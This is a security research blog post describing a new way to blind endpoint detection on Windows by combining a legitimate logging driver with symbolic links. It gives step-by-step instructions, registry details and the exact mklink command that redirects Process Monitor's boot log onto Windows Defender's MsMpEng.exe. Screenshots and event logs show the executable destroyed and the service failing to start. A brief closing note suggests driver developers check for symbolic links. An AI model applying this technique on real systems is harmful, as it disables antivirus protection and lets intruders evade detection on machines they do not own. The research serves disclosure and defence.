BYOVD to the next level. Blind EDR with Windows Symbolic Link

zerosalarium.com/2025/01/byovd next level blind EDR windows symbolic link.html

Zero Salarium January 18, 2025

I. INTRODUCTION

In this article, I will introduce you to a completely new method of exploiting the BYOVD technique. I have discovered that by using a combination with Windows symbolic links, We can exploit many more drivers, as long as these drivers have file-writing capabilities that we can actively trigger at a specific point in time.. This will elevate the BYOVD technique to a whole new level, while also expanding the number of drivers that can potentially be exploited.

To illustrate this new technique, I will demonstrate a practical concept of using it to remove Windows Defender on Windows 11.

II. CORE

1. The "Bring Your Own Vulnerable Driver" (BYOVD) technique

Bring Your Own Vulnerable Driver (BYOVD) is a security term referring to a technique where attackers exploit legitimate but vulnerable drivers to gain control over a system. Essentially, they bring their own driver that has known vulnerabilities, allowing them to bypass security measures and execute malicious code with elevated privileges.

The BYOVD technique has become a favored strategy among threat actors. Some real-world examples of cybercriminal groups using the BYOVD technique include:

- The Kasseika Ransomware group exploits the Martini Driver to terminate processes, including antivirus products, security tools, analysis tools, and system utility tools.
- Water Bakunawa uses EDRKillShifter to evade detection and disrupt security monitoring processes.
- BlackByte ransomware gang, which used a BYOVD technique to exploit a vulnerability in the MSI Afterburner RTCore64.sys driver. This allowed them to bypass security products and disable over 1,000 drivers relied upon by security solutions.

The limitation of the Bring Your Own Vulnerable Driver technique is that we must find drivers with exploitable vulnerabilities. These drivers are often found in Microsoft's vulnerable driver blocklist. With the regular updates to the blocklist, over time, the number of drivers with vulnerabilities that can be exploited for kernel exploits will increasingly diminish.


2. Exploiting the file writing function of any driver using Windows symbolic link

A. Data transfer flow of the collected logs from EDR


As we know, Endpoint Detection and Response (EDR) installs a Minifilter on the machine to collect events related to processes, files, and so on using this Minifilter. Of course, they will always operate in kernel mode.

A Minifilter is a type of driver that intercepts and monitors file system operations. EDR solutions use Minifilters to capture events such as file creation, modification, deletion, and access.

EDR Minifilters typically do not send collected logs directly to the server by themselves. Instead, they collect data and pass it to a user-mode service running on the endpoint. This user-mode service is responsible for processing, analyzing, and transmitting the data to the server



Simplified I/O stack with the Filter Manager



The implementation of such an operational model will help alleviate the load on the Minifilter and avoid the larger issue of potential kernel exploits if the Minifilter has to perform parsing and data analysis.

To blind EDR, there are typically only two methods:

- One is to **attack the EDR's Minifilter**: finding a way to unload it from the operating system, preventing Windows from loading the Minifilter.
- The second is to **target the user-mode service**, finding a way to terminate the process of this service. At this point, the EDR will no longer be able to send logs to the analysis server.

B. Leveraging the file writing function of a driver to destroy the user-mode service of EDR

Since the user-mode service of EDR is always started with Windows, the executable file of the service will always be in use and cannot be overwritten. Therefore, we must either terminate the process of this service first or perform the file writing before this service is executed.

If we follow the approach of terminating the process of the EDR service, we would be reverting to the BYOVD exploitation process as has always been done: that is, leveraging the kernel exploit of the driver to kill the EDR process.

Therefore, in this article, I will focus on the approach of destroying the executable file of the EDR service. Specifically, the main steps are as follows:

- **Step 1:** Search for Minifilters that have the capability to write files upon loading without requiring I/O control codes (IOCTLs), specifically those that call the ZwWriteFile API.
- **Step 2:** Reverse engineer or debug these Minifilters to determine the file paths being written.
- **Step 3:** Register a kernel service for the Minifilter so that it loads during startup.
- **Step 4:** Create a symbolic link from the output file of the Minifilter to the executable file of the EDR service.
- **Step 5:** Reboot Windows and check whether the executable file of the EDR service has been destroyed.

At Step 1. You can use the **ZwCreateFile** function, but since **ZwWriteFile** will definitely call **ZwCreateFile** at some point, if **ZwWriteFile** has been invoked, the target file will certainly be overwritten.

At Step 3. It must be ensured that this newly registered service is always loaded and executed before the service related to the executable file of the EDR.

How can it be ensured to always execute first?

The magic of creating a key to achieve victory in the race lies in the Registry path:

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder`

This registry key defines the sequence in which service groups are loaded during the system boot. Service groups are collections of services that the operating system loads in a specific order to ensure system stability and proper operation.

The key contains a value named "**List**" which is a multi-string (REG_MULTI_SZ) value. Each string in this list represents a service group name.

Simply modify the "**Service Group Name**" of the service to the "**FSFilter *****" group, and it will always be loaded and executed before the user-mode service of the EDR.

If you can register a service with a group name above "**FSFilter Anti-Virus**" you could potentially destroy the EDR's Minifilter as well. However, this method is likely to cause a blue screen of death (BSOD) for Windows.

At Step 4. A symbolic link (symlink) in Windows is an advanced type of shortcut that points to a file or directory in another location. It's useful for redirecting access to files and directories without changing their actual location. There are two main types of symbolic links in Windows: soft links and hard links.

Currently, we are only concerned with Soft Link:

- Soft links redirect to the location where the files are stored.
- When you open a soft link, you are redirected to the target location.
- Soft links can point to both files and directories.

Practical example, if you have a file named **example.txt** in **D:\Documents** and you want to create a symbolic link to it in **C:\Users\YourUser\Links**, you would use the following command:


```
mklink "C:\Users\YourUser\Links\example.txt" "D:\Documents\example.txt"
```

This command creates a symbolic link called **example.txt** in the **Links** folder that points to the original **example.txt** file in the **Documents** folder. Accessing **C:\Users\YourUser\Links\example.txt** will now direct you to the file located at **D:\Documents\example.txt.**

C. Abuse the driver of Process Monitor and symbolic links to disable Windows Defender

I will conduct a proof of concept to disable Windows Defender on Windows 11 Version 24H2 (OS Build 26100.2894) with the update installed in January 2025.

Process Monitor provides the function of logging the Windows boot process. When using this feature, Process Monitor will register the service as follows:




Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\PROCMON24

Name	Type	Data
(Default)	REG_SZ	(value not set)
Group	REG_SZ	FSFilter Activity Monitor
ImagePath	REG_EXPAND_SZ	System32\Drivers\PROCMON24.SYS
Start	REG_DWORD	0x00000000 (0)
SupportedFeatu...	REG_DWORD	0x0000000f (15)
Type	REG_DWORD	0x00000001 (1)

The "**Group**" of **PROCMON24** is named "**FSFilter Activity Monitor**" and the "**Type**" is 1, which means it will function as a Minifilter operating at the kernel level.

As for Windows Defender, the WinDefend service will call the Antimalware Service Executable (MsMpEng.exe).



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinDefend

Name	Type	Data
(Default)	REG_SZ	(value not set)
DependOnService	REG_MULTI_SZ	RpcSs
Description	REG_SZ	@%ProgramFiles%\Windows Defender\MpAsDesc.dll,-240
DisplayName	REG_SZ	@%ProgramFiles%\Windows Defender\MpAsDesc.dll,-310
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	[illegible]
ImagePath	REG_EXPAND_SZ	"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24090.11-0\MsMpEng.exe"
LaunchProtected	REG_DWORD	0x00000003 (3)
ObjectName	REG_SZ	LocalSystem
RequiredPrivileg...	REG_MULTI_SZ	SeImpersonatePrivilege SeBackupPrivilege SeRestorePrivilege SeDebugPrivilege SeChangeNotifyPriv...
ServiceSidType	REG_DWORD	0x00000001 (1)
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

The **WinDefend** service registry does not have a "**Group**" value, which means it will load last in the "**ServiceGroupOrder**" list.


*Service "**Type**" Values:*

- *0x01: Kernel device driver.*
- *0x02: File system driver.*
- *0x04: Adapter driver.*
- *0x08: Recognizer driver.*
- *0x10: Win32 own process. The service runs in its own process.*
- *0x20: Win32 shared process. The service shares a process with other services.*

From the information above, I can conclude that **PROCMON24** will always be loaded before **WinDefend**. This means that when **PROCMON24** is running, the **Antimalware Service Executable** will not yet be active, allowing for potential overwriting.

Process Monitor will log events of the boot process into the file "**C:\Windows\Procmon.pmb**". At this point, to disable Defender, after enabling the "Boot Logging" feature, I will create a symbolic link as follows:

```
mklink C:\Windows\Procmon.pmb "C:\ProgramData\Microsoft\Windows
Defender\Platform\4.18.24090.11-0\MsMpEng.exe"
```



Administrator: Command Prompt


```
Microsoft Windows [Version 10.0.26100.2894]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>mklink C:\Windows\Procmon.pmb "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24090.11-0\Ms
MpEng.exe"
symbolic link created for C:\Windows\Procmon.pmb <<===>> C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24090.1
1-0\MsMpEng.exe

C:\Windows\System32>_
```

After creating the symbolic link, to activate the overwriting and destruction of the Antimalware Service Executable file, thereby directly removing Windows Defender, I will reboot Windows.

After rebooting Windows, I will check whether turning off Windows Defender was successful by examining the Antimalware Service Executable file. If the file has been altered, it will lose its signature, and the Windows Service Manager will not be able to run it. Alternatively, in a better outcome, it will lose the PE file format and become a log file of Process Monitor.



4.18.24090.11-0


Windows Defender > Platform > 4.18.24090.11-0 >

Search 4.18.24090.11-0

Name	Date modified	Type	Size
MsMpEng.exe	1/18/2025 12:56 A...	Application	1,919,246 KB
MpSvc.dll	12/19/2024 3:35 P...	Application ex...	5,122 KB
NpRep.dll	12/19/2024 3:35 P...	Application ex...	4,999 KB
NisSrv.exe	12/19/2024 3:35 P...	Application	3,125 KB
MpDlp.dll	12/19/2024 3:35 P...	Application ex...	2,822 KB
MpCmdRun.exe	12/19/2024 3:35 P...	Application	1,640 KB
MpAzSubmit.dll	12/19/2024 3:35 P...	Application ex...	1,538 KB
MpDefenderCoreService.exe	12/19/2024 3:35 P...	Application	1,414 KB

The Antimalware Service Executable file has been overwritten

Now, I have successfully disabled Windows Defender. The Antimalware Service Executable file has been destroyed because **PROCMON24** has overwritten its contents. Checking in the **Service Manager**, WinDefend no longer has the "**Running**" status.



Services (Local)


Microsoft Defender Antivirus Service

Start the service

Description:
Helps protect users from malware and other potentially unwanted software

Name	Description	Status	Startup Type	Log On As
McpManagementService	Universal Pr...		Manual	Local Syst...
MessagingService_4228e	Service sup...		Manual (Trig...	Local Syst...
Microsoft Account Sign-in Assistant	Enables use...	Running	Manual (Trig...	Local Syst...
Microsoft App-V Client	Manages A...		Disabled	Local Syst...
Microsoft Cloud Identity Service	Supports int...		Manual	Network S...
Microsoft Defender Antivirus Network Inspection Service	Helps guar...		Manual	Local Servi...
Microsoft Defender Antivirus Service	Helps prote...		Automatic	Local Syst...
Microsoft Defender Core Service	Monitors th...	Running	Automatic	Local Syst...
Microsoft Edge Elevation Service (MicrosoftEdgeElevationService)	Keeps Micr...		Manual	Local Syst...
Microsoft Edge Update Service (edgeupdate)	Keeps your ...		Automatic (...	Local Syst...
Microsoft Edge Update Service (edgeupdatem)	Keeps your ...		Manual (Trig...	Local Syst...
Microsoft iSCSI Initiator Service	Manages In...		Manual	Local Syst...
Microsoft Keyboard Filter	Controls ke...		Disabled	Local Syst...
Microsoft Passport	Provides pr...	Running	Manual (Trig...	Local Syst...

The **Service Control Manager** will report that it cannot run the **WinDefend** service in the event log:



Event 7000, Service Control Manager

```
The Microsoft Defender Antivirus Service service failed to start due to the following error:
This version of Microsoft Defender Antivirus Service is not compatible with the version of Windows you're running. Check your computer's system information and then contact the software publisher.
```

Log Name:	System		
Source:	Service Control Manager	Logged:	1/18/2025 1:08:11 AM
Event ID:	7000	Task Category:	None

There have been a few instances where I created a symbolic link and enabled boot logging with Process Monitor, but after rebooting, the overwriting failed. There may still be some race conditions that I need to perform kernel debugging to clarify.

III. Summary

Threat actors are always seeking new methods to blind the EDR to stay under the radar of System Administrators. By using the technique known as "Bring Your Own Vulnerable Driver," they gain kernel-level access. From there, they can conceal their activities by terminating the EDR process or interfering with the event log collection process of the Minifilter.

However, to successfully use the BYOVD technique, threat actors must identify vulnerable drivers to exploit. Microsoft continuously monitors and updates the list of these drivers to include them in a blocklist regularly.

With the new attack method that combines the file writing functionality of drivers and Windows Symbolic Links, attackers are relieved from the restriction of needing to find vulnerable drivers that are not yet on the blocklist to exploit. Instead, they only need to identify any driver that has file writing capabilities, such as logging, tracing, etc. Merging with the abuse of symbolic links, BYOVD technique will evolve to a new level.

With this new attack method, the number of drivers that can be abused will be greater and easier to find. Since file writing is a legitimate function of drivers, the effectiveness of finding and adding them to the blocklist will gradually diminish. This is partly due to the large number of drivers that would need to be blocked, and partly because of the risk of inadvertently blocking valid and important drivers, which could negatively impact user experience.

Driver developers should first check whether a file is a symbolic link before interacting with it, in order to prevent the driver from being exploited for malicious purposes.

Author of the article: @Two Seven One Three